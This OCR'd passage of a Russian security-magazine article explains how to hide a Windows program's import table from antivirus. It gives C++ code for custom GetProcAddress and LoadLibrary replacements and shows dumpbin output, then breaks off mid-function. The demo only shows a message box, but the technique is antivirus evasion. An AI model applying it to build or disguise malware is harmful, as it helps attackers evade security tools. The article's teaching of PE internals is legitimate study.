
От этих функций никак не избавиться (через `GetProcAddress()` тем более не вызвать — рекурсия), поэтому придется придумать какую-то альтернативу.

СОБСТВЕННЫЕ LOADLIBRARY() И GETPROCADDRESS()

Начнем с написания собственной `GetProcAddress()`. У каждой DLL-библиотеки есть раздел EAT (Export Address Table), в котором содержатся экспортируемые из этой библиотеки функции. Буквально — методы, которые могут быть вызваны при включении этой DLL в программу.

Просмотреть экспорты позволяет тот же `dumpbin`, но с флагом `/exports`.

```
dumpbin /exports C:\Windows\System32\user32.dll
```



```
PS A:\ssd\ProjectsVS\Article\x64\Release> dumpbin /exports C:\Windows\System32\user32.dll
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file C:\Windows\System32\user32.dll

File Type: DLL

  Section contains the following exports for USER32.dll

    00000000 characteristics
    32A2A2E9 time date stamp
        0.00 version
        1502 ordinal base
        1215 number of functions
        1005 number of names

    ordinal hint RVA      name

       1504    0 0002C6D0 ActivateKeyboardLayout
       1505    1 0002CEB0 AddClipboardFormatListener
       1506    2 000339F0 AddVisualIdentifier
       1507    3 00085FA0 AdjustWindowRect
       1508    4 00016600 AdjustWindowRectEx
       1509    5 000103C0 AdjustWindowRectExForDpi
       1510    6 0008BF20 AlignRects
       1511    7 00086010 AllowForegroundActivation
       1512    8 0002B740 AllowSetForegroundWindow
       1513    9 00080980 AnimateWindow
       1514    A 00081720 AnyPopup
       1515    B 00089820 AppendMenuA
       1516    C 0001FAF0 AppendMenuW
       1517    D 00029310 AreDpiAwarenessContextsEqual
       1518    E 00086030 ArrangeIconicWindows
       1519    F 00033A00 AttachThreadInput
       1520   10 00029E50 BeginDeferWindowPos
       1521   11 00033A20 BeginPaint
       1522   12 00033A30 BlockInput
       1523   13 00031270 BringWindowToTop
```

Экспорты user32.dll

Нам нужно лишь как-то получить базовый адрес загрузки библиотеки, а затем от него можно добраться до EAT. Пока для простоты эксперимента базовый адрес загрузки предлагаю получать через `LoadLibrary()`. Эта функция позволяет загрузить библиотеку в текущий процесс, а затем получить на нее хендл.

```
HMODULE LoadLibraryA(
  [in] LPCSTR lpLibFileName
);
```

Продолжение статьи →

МОЛЧИ И СКРЫВАЙСЯ

ПРЯЧЕМ IAT ОТ АНТИВИРУСА

Этот хендл является базовым адресом загрузки DLL в память процесса. После получения базового адреса следует начать парсить EAT, до него можно добраться по пути `IMAGE_DOS_HEADER` → `IMAGE_NT_HEADERS` → `IMAGE_OPTIONAL_HEADER` → `IMAGE_DATA_DIRECTORY` → `IMAGE_EXPORT_DIRECTORY`. Подробнее о парсинге PE можно прочитать в различных публикациях, вот несколько ссылок.

WWW

- Parsing PE File Headers with C++ (ired.team)
- PE (Portable Executable): На странных берегах («Хабрахабр»)
- PE-формат. Часть 1 — Базовая информация (kaimi.io)

Теперь нырнем в пучины интернета и поищем кастомную реализацию `GetProcAddress()`. Я выбрал самый аккуратный и милый вариант.

```
FARPROC myGetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
  PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
  PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule +
dosHeader->e_lfanew);
  PIMAGE_EXPORT_DIRECTORY exportDirectory = (PIMAGE_EXPORT_DIRECTORY
)((BYTE*)hModule +
  ntHeaders->OptionalHeader.DataDirectory[
IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

  DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule +
exportDirectory->AddressOfFunctions);
  WORD* addressOfNameOrdinals = (WORD*)((BYTE*)hModule +
exportDirectory->AddressOfNameOrdinals);
  DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory->
AddressOfNames);

  for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
    if (strcmp(lpProcName, (const char*)hModule + addressOfNames[i])
== 0) {
      return (FARPROC)((BYTE*)hModule + addressOfFunctions[
addressOfNameOrdinals[i]]);
    }
  }

  return NULL;
}
```

Функция достаточно проста: принимает базовый адрес загрузки библиотеки, а также имя функции, адрес которой надо получить. Работает так, как нам и нужно, — путем парсинга EAT.


Помнишь, мы отключили CRT? Поэтому использование функции `strcmp()` из этого кода невозможно. К счастью, сравнение двух строк — базовый алгоритм, который пишут еще на паскале в седьмом классе. На C++ я вынес его в отдельную функцию `custom_strcmp()`.

```
int custom_strcmp(const char* str1, const char* str2) {
    while (*str1 || *str2) {
        if (*str1 < *str2) {
            return -1;
        }
        else if (*str1 > *str2) {
            return 1;
        }
        str1++;
        str2++;
    }
    return 0;
}
```

Разобравшись, как и что делать, получаем следующий код.

```
#include <Windows.h>
#include <winternl.h>

typedef int (WINAPI* MessageBoxWFunc)(
    HWND    hWnd,
    LPCWSTR lpText,
    LPCWSTR lpCaption,
    UINT    uType
    );

int custom_strcmp(const char* str1, const char* str2) {
    while (*str1 || *str2) {
        if (*str1 < *str2) {
            return -1;
        }
        else if (*str1 > *str2) {
            return 1;
        }
        str1++;
        str2++;
    }
    return 0;
}
FARPROC myGetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule
+ dosHeader->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY exportDirectory = (
PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule +
        ntHeaders->OptionalHeader.DataDirectory[
IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule +
exportDirectory->AddressOfFunctions);
    WORD* addressOfNameOrdinals = (WORD*)((BYTE*)hModule +
exportDirectory->AddressOfNameOrdinals);
    DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory
->AddressOfNames);

    for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
        if (custom_strcmp(lpProcName, (const char*)hModule +
addressOfNames[i]) == 0) {
            return (FARPROC)((BYTE*)hModule + addressOfFunctions[
addressOfNameOrdinals[i]]);
        }
    }

    return NULL;
}


int main() {
    HMODULE user32Module = LoadLibrary(L"user32.dll");
    MessageBoxWFunc MessageBoxWPtr = (MessageBoxWFunc)(
myGetProcAddress(user32Module, "MessageBoxW"));
    MessageBoxWPtr(NULL, L"HI", L"HI", MB_OK);
    return 0;
}
```


Компилируем, запускаем. Видим, что остался лишь один импорт.



```
PS A:\ssd\ProjectsVS\Article\x64\Release> dumpbin /imports .\Article.exe
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\Article.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140002000 Import Address Table
             1400021B0 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                         3DD LoadLibraryW

  Summary

        1000 .pdata
        1000 .rdata
        1000 .text
PS A:\ssd\ProjectsVS\Article\x64\Release>
```

Лишь один импорт

Чем же заменить `LoadLibrary()`? Если мы глянем на последовательность вызовов функций, то увидим, что `LoadLibrary()` вызывает `LdrLoadDll()`, она — `LdrpLoadDll()`, а та — еще одну функцию... Процесс, скажу честно, достаточно сложный. Вот картинка, которая хорошо описывает последовательность вызовов при загрузке DLL.



Последовательность вызовов при загрузке DLL

Предлагаю не распутывать весь этот клубок, а просто вызвать `LdrLoadDll()`. Функция представлена в `ntdll.dll`, а эта библиотека присутствует в любом процессе в Windows. Абсолютно в любом. Теперь проблема другая — откуда взять базовый адрес загрузки `ntdll.dll`? Здесь нам на помощь придет функция `GetModuleHandle()`. Эта функция принимает лишь один параметр — имя DLL, а возвращает хендл. Хендл как раз таки будет базовым адресом загрузки библиотеки.

```
HMODULE GetModuleHandleA(
  [in, optional] LPCSTR lpModuleName
);
```


Что ж, сказано — сделано, прототип функции `LdrLoadDll()` небольшой, параметры практически те же, что и у `LoadLibrary()`. Их просто чуть больше.

```
HMODULE MyLoadLibrary(LPCWSTR lpFileName) {
    UNICODE_STRING ustrModule;
    HANDLE hModule = NULL;

    HMODULE hNtdll = GetModuleHandle(L"ntdll.dll");
    pRtlInitUnicodeString RtlInitUnicodeString = (
pRtlInitUnicodeString)myGetProcAddress(hNtdll, "RtlInitUnicodeString"
);

    RtlInitUnicodeString(&ustrModule, lpFileName);

